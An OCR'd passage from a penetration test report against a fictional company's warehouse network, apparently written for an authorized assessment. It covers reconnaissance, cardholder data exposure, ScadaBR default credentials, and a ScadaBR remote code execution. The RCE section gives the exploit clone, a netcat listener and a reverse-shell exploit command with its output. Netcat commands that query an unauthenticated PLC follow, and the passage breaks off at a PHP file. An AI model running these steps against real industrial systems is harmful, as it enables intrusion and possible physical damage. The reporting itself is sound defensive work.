

Figure 20. The API security question asked on Stack Overflow

The finding above provided [redacted] an early opportunity to gain an understanding of the LBC network and its vulnerabilities. The post indicates that an API with an authentication flaw is currently being run in

production and one of the comments in the code provides the exact internal URL it's running on. Such disclosures benefit persistent attackers that seek to compromise LBC and put it at immediate risk.

6.4.2 Friday, Jan 7, 2022

After receiving access to the environment, [redacted] immediately ensured that all custom-made tools avoided hosts 10.0.17.50 and 10.0.17.51, which LBC instructed were out of scope. Afterwards, a ping sweep was performed on the warehouse subnet to quickly identify active hosts.

Following the initial ping sweep, [redacted] utilized *jVision*, a custom, lightweight collaborative network scanning framework, to perform reconnaissance on LBC's internal network, and to maintain an updated list of in-scope targets. The tool relies on multiple clients to quickly run network scans in parallel. The scan results are forwarded to a centralized server, which then provides real-time updates on a front-end collaboration platform for the team. A snippet of the jVision web application control panel is shown in Figure 21 below. Additional information about the tool can be found in Section 11.1 of Appendix E: Tools.



Figure 21. jVision Platform

After initial reconnaissance, [redacted] prioritized targeting machines that were present from the previous engagement. One machine in specific was identified (10.0.17.14) and was quickly exploited due to missing remediations. The Metasploit Framework was utilized in order to simplify the exploitation process. Additionally, [redacted] was able to remotely access both databases on this host (PostgreSQL and MariaDB) without needing any valid credentials. After gaining access to both databases, [redacted] enumerated their tables and found highly sensitive data, which [redacted] immediately recognized as major PCI DSS and GDPR violations.



Figure 22. Sensitive cardholder data in PostgreSQL database

Following the exploitation of 10.0.17.14, [redacted] pivoted to API analysis on the network. In total, 3 APIs were discovered on 10.0.17.13, which were utilized by 10.0.17.12 on an online shopping website. After analyzing the functionality of these APIs, [redacted] utilized Burp Suite to intercept traffic from 10.0.17.12. Within these requests, [redacted] identified hard-coded credentials for the MariaDB database, which were stored in a JWT token shown below.

Figure 23. Insecure Authorization token in API request

Throughout the rest of the day, [redacted] assisted LBC with business tasks to help maintain a proper security posture.

6.4.3 Saturday, Jan 8, 2022

As soon as the environment was opened for testing, [redacted] made sure to check the in-scope machines for any possible changes. [redacted] received an email at 12:21pm EST detailing a change of scope to include the 10.0.17.50 and 10.0.17.51 machines. Following the communique, [redacted] began testing the systems for vulnerabilities found during the previous assessment, and successfully exploited both systems. An unremediated vulnerability from the previous engagement was found on 10.0.17.50 and quickly exploited, which provided [redacted] access to the root account on the system. After gaining access to this system, [redacted] performed post-exploitation on the machine by enabling persistence via SSH keys. Following this, linPEAS[12] was run on the system to check for any potential privilege escalation vectors. [redacted] also began manual enumeration for possible exploits on the system, but could not identify any critical privilege escalation vulnerabilities.



Figure 24. [redacted] using LinPEAS on a compromised host

After enumeration was completed on 10.0.17.50, [redacted] focused attention on the 10.0.17.51 machine. This machine was found to have a custom Programmable Logic Controller (PLC) software exposed publicly to the network on port 2001. [redacted] discovered that an unauthorized user could interact with the PLC to both access and change settings to the PLC.

[12] https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS



Figure 25. [redacted] discovering PLC BRIDGE

7. TECHNICAL FINDINGS

[redacted] examines a variety of factors to produce a detailed analysis of each technical finding. This section contains every significant vulnerability found during the penetration test. The explanation of each field is detailed in Appendix G.

7.1 TECHNICAL FINDINGS SUMMARY

[redacted] compromised a large number of hosts within the LBC warehouse network using a variety of techniques, with password attacks being the most common. [redacted] was able to gain full control over the LBC industrial control systems and PLCs using access control issues such as default passwords or unauthenticated connections and then execute commands due to known vulnerabilities in outdated software. Similarly, [redacted] used the lack of access control on LBC's cardholder environment systems to reach highly sensitive protected personal information such as credit card numbers, CVV numbers, billing addresses, and passwords.

Weak or blank credentials are a continuously reoccurring issue within the LBC warehouse network, therefore [redacted] recommends focusing on credential attacks. The following graph demonstrates the most common attacker techniques performed by [redacted] and can be used to guide future defense:



Figure 26. Findings mapped by MITRE ATT&CK technique

7.2 CRITICAL-RISK FINDINGS

7.2.1	ScadaBR Default Credentials	CVSS	Risk
Impact	CRITICAL	**9.6** Critical	**Crit.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.17.50 (crunch.warehouse.lebonboncroissant.com) ↳ **TCP/9090** ↳ HTTP		
Vulnerability Summary	**PREVIOUS VULNERABILITY** [redacted] rediscovered that ScadaBR, a control system that manages Supervisory Control and Data Acquisition (SCADA) machines for the warehouse, was running on a web server and used default credentials for the user "`admin`" to log in. Successful exploitation of the affected system poses a catastrophic risk to LBC.		
Impact Description	Once logged into the user "`admin`", an attacker would have full control of all SCADA machines controlled by ScadaBR. From this privileged account, an attacker would have the ability to exfiltrate data, reduce SCADA system efficiency, cause severe damage to LBC assets, and cause possible loss of life through manipulation of the machinery.		
Likelihood Description	Default credentials for services, including ScadaBR, are well-documented, commonly tested, and easy to use with no prior knowledge of the system. It would be extremely likely for an attacker to find and exploit this vulnerability.		
MITRE ATT&CK	T1110.001 – Valid Accounts: Default Accounts M1027 – Password Policies		
Compliance Violations	**PCI DSS** 2.1, 6.2, 6.3, 6.5.10, 8.2, 8.2.3, 8.3		

Exploitation Details

1. **Identify ScadaBR on host**
   [redacted] identified a host with a web server that was hosting ScadaBR.
   a. `nmap 10.0.17.50 -p 9090`

```
┌──(root㉿kali06)-[~/ScadaRCE]
└─# nmap 10.0.17.50 -p 9090
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-08 09:40 EST
Nmap scan report for ip-10-0-17-50.ec2.internal (10.0.17.50)
Host is up (0.00052s latency).

PORT     STATE SERVICE
9090/tcp open  zeus-admin

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

Figure 27. [redacted] discovering a web server with ScadaBR

2. **Test login with default credentials**
   [redacted] visited the login page at `10.0.17.50:9090/ScadaBR/login.htm` in a web browser to test if the default credentials were accepted.



Figure 28. [redacted] attempting ScadaBR login with default credentials

3. **Success**
   [redacted] identified successful login to the "`admin`" user account by successful access to ScadaBR's control panel.



Figure 29. [redacted] successfully logging into ScadaBR with default credentials

Remediation

[redacted] recommends LBC immediately change the password for the `admin` user to a secure password. The password should be securely kept, and given to as few individuals as possible.

Additionally, [redacted] recommends LBC immediately change all credentials for the affected host, and perform a thorough investigation to determine if any modification of the affected host, its controlled SCADA systems, or their configurations have already occurred.

7.2.2	ScadaBR Remote Code Execution	CVSS	Risk
Impact	CRITICAL	**8.0** Critical	**Crit.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H		
Affected Scope	10.0.17.50 (crunch.warehouse.lebonboncroissant.com) ↳ **TCP/9090** ↳ HTTP		
Vulnerability Summary	**PREVIOUS VULNERABILITY** ScadaBR allows authenticated users to upload files in the "Create View" panel. In older versions, this can be exploited to gain remote code execution as the user running ScadaBR. [redacted] used a proof-of-concept exploit that automates this process as long as the attacker has valid user credentials for ScadaBR.		
Impact Description	Since ScadaBR was being run as root, successful exploitation of this vulnerability gave the [redacted] root privileges. Since the affected host is being used to control SCADA systems, successful exploitation of this vulnerability would give an attacker full control of the affected host and all the SCADA machines controlled by ScadaBR. From the root account, an attacker can easily gain administrator access to ScadaBR and gain the ability to exfiltrate data, reduce SCADA system efficiency, cause severe damage to LBC assets, and cause possible loss of life through manipulation of SCADA systems.		
Likelihood Description	This vulnerability is well-documented and has existing proof-of-concept exploits. If an attacker is able to get the credentials for an account to log into ScadaBR, it is extremely likely that the attacker will use this exploit.		
MITRE ATT&CK	T1059.004 – Command and Scripting Interpreter: Unix Shell T1203 – Exploitation for Client Execution		
	M1038 – Execution Prevention M1048 – Application Isolation and Sandboxing M1050 – Exploit Protection		
Compliance Violations	**PCI DSS** 2.2, 6.1, 6.2, 6.5, 6.6		

Exploitation Details

1. **Identify ScadaBR on host and obtain credentials**
   In a previous finding, Finding 7.2.4, [redacted] identified ScadaBR was running with default credentials.

2. **Use Git to download PoC**
   GitHub has a public, pre-written proof-of-concept exploit for this vulnerable version of ScadaBR. [redacted] downloaded this repository using Git.
   a. `git clone https://github.com/h3v0x/CVE-2021-26828_ScadaBR_RCE.git`

3. **Setup a listener**
   [redacted] set up a netcat listener to receive the callback from the exploit.
   a. `nc -nvlp 4040`

4. **Execute the exploit with acquired credentials**
   [redacted] ran the exploit against the affected host using Python 2.7.
   a. `python2.7 LinScada_RCE.py 10.0.17.50 9090 admin admin 10.0.254.206 4040`

```
┌──(root㉿kali06)-[~/ScadaRCE]
└─# python2.7 LinScada_RCE.py 10.0.17.50 9090 admin admin 10.0.254.206 4040

+-----------------------------------------------------------------------------+
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|     > ScadaBR 1.0 ~ 1.1 CE Arbitrary File Upload (CVE-2021-26828)           |
|     > Exploit Author : Fellipe Oliveira                                     |
|     > Exploit for Linux Systems                                             |
+-----------------------------------------------------------------------------+

[+] Trying to authenticate http://10.0.17.50:9090/ScadaBR/login.htm...
[+] Successfully authenticated! :D~

[>] Attempting to upload .jsp Webshell...
[>] Verifying shell upload...

[+] Upload Successfuly!

[+] Webshell Found in: http://10.0.17.50:9090/ScadaBR/uploads/4.jsp
[>] Spawning Reverse Shell...

[+] Connection received

┌──(root㉿kali06)-[~/ScadaRCE]
└─#
```

Figure 30. [redacted] running the PoC ScadaBR exploit against the affected host

5. **Success**
   [redacted] identified successful exploitation of this vulnerability by verifying remote code execution in the listener that was set up earlier.

a. `whoami`
b. `ls`



Figure 31. Successful remote code execution on affected host with ScadaBR after exploit.

Remediation

[redacted] recommends LBC immediately update ScadaBR to the latest version which has patched this vulnerability.

If updating ScadaBR is not feasible on short notice, changing the user's password to a very strong password should suffice as a temporary remediation until updating is appropriate.

7.2.3	Unauthenticated PLC Access	CVSS	Risk
Impact	CRITICAL	**8.8** High	**Crit.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:HH		
Affected Scope	10.0.17.51 (crunch-serial.warehouse.lebonboncroissant.com) ↳ **TCP/2100** ↳ PLC BRIDGE		
Vulnerability Summary	[redacted] identified a vulnerability within LBC's PLC system. This issue exists due to attackers being able to remotely connect to the port hosting the PLC program. [redacted] discovered that this system is connected with ScadaBR being hosted on 10.0.17.50 and using the access gained on that machine was able to get the configurations of the PLC remotely.		
Impact Description	Successful exploitation of this finding would result in major damage to LBC's warehouse infrastructure. In addition to being able to remotely check the configuration of the PLCs there is also a function that allows anyone to change the value of any configuration.		
Likelihood Description	This finding is extremely likely to be exploited due to the ability to connect with any TCP client, such as netcat. Once connected, an attacker has to simply pass a question mark in the prompt to receive the eligible commands. An attacker may then get any configuration using an 8 character code that is short enough to be brute forced. Due to the sensitivity of these systems, [redacted] abstained from performing the attack.		
MITRE ATT&CK	T1133 – External Remote Services		
	M1042 – Disable or Remove Feature of Program M1030 – Network Segmentation		
Compliance Violations	**PCI DSS** 6.2, 6.3.2, 6.5.8		

Exploitation Details

1. **Identify PLC-Bridge running on host**
   [redacted] identified an unknown service running on port 2001, that was later discovered to be a PLC program:
   a. `nmap -sV 10.0.17.51 -p 2001`

```
┌──(root[redacted] kali05)-[~]
└─# nmap -sV 10.0.17.51 -p 2001
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-08 17:17 EST
Nmap scan report for ip-10-0-17-51.ec2.internal (10.0.17.51)
Host is up (0.0012s latency).

PORT     STATE SERVICE VERSION
2001/tcp open  clam    Clam AV
1 service unrecognized despite returning data. If you know the service/versi
SF-Port2001-TCP:V=7.92%I=7%D=1/8%Time=61DA0D67%P=x86_64-pc-linux-gnu%r(Get
SF:Request,29,"GURU\x20MEDITATION\x20#0000004\.0061DA0D65BE72B\n")%r(Gener
SF:icLines,32,"UNKNOWN\x20COMMAND\nGURU\x20MEDITATION\x20#0000009\.48454C5
SF:0\n");

Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 14.21 seconds
```

Figure 32. [redacted] identifies an open port running the PLC

2. **Establish connection to open port**
   [redacted] utilized netcat to establish a connection with the service running on port 2001.
   a. `nc 10.0.17.51 2001`

Figure 33. [redacted] connects to the PLC using netcat

3. **Provide a "?" character to display the help message**
   [redacted] displayed the help message and received output that displays different functionality within the application.

```
G000,0000 TO RETREIVE VALUES FROM THE NETWORK
S000,0000,0000 TO SET VALUES IN THE NETWORK,
{DEVICE},{MEMID},[{VALUE}]

Note to Rick: Update Help Text to include more details and failure modes and fix that memory leak!
```

Figure 34. [redacted] interacts with the PLC

4. **Query the program**
   [redacted] used the functionality of the program to get PLC configurations in combination with the root access provided by Finding 7.2.2 to manually enumerate configured values.
   a. `echo "G0000,0032" | nc 10.0.17.51 2001`

```
┌──(root💀kali03)-[~]
└─# echo "G0000,0032" | nc 10.0.17.51 2001
61d9b3a19549f
```

Figure 35. [redacted] finds a configured value

b. systemctl status (on 10.0.17.50)

```
}
NR==1 { $0 = header;} /Permission denied/ {next}
      │ ├─2275961 lsof -nPs
      │ └─2276817 php plc-logic.php
```

Figure 36. [redacted] identifying a php file that stores the PLC Object IDs to query

c. find / -name plc-logic.php 2>/dev/null (10.0.17.50)

```
root@crunch:~# find / -name plc-logic.php 2>/dev/null
/var/www/html/plc-logic.php
```

Figure 37. [redacted] using the find command to locate the file

d. cat plc-logic.php (10.0.17.50)

```
<?php
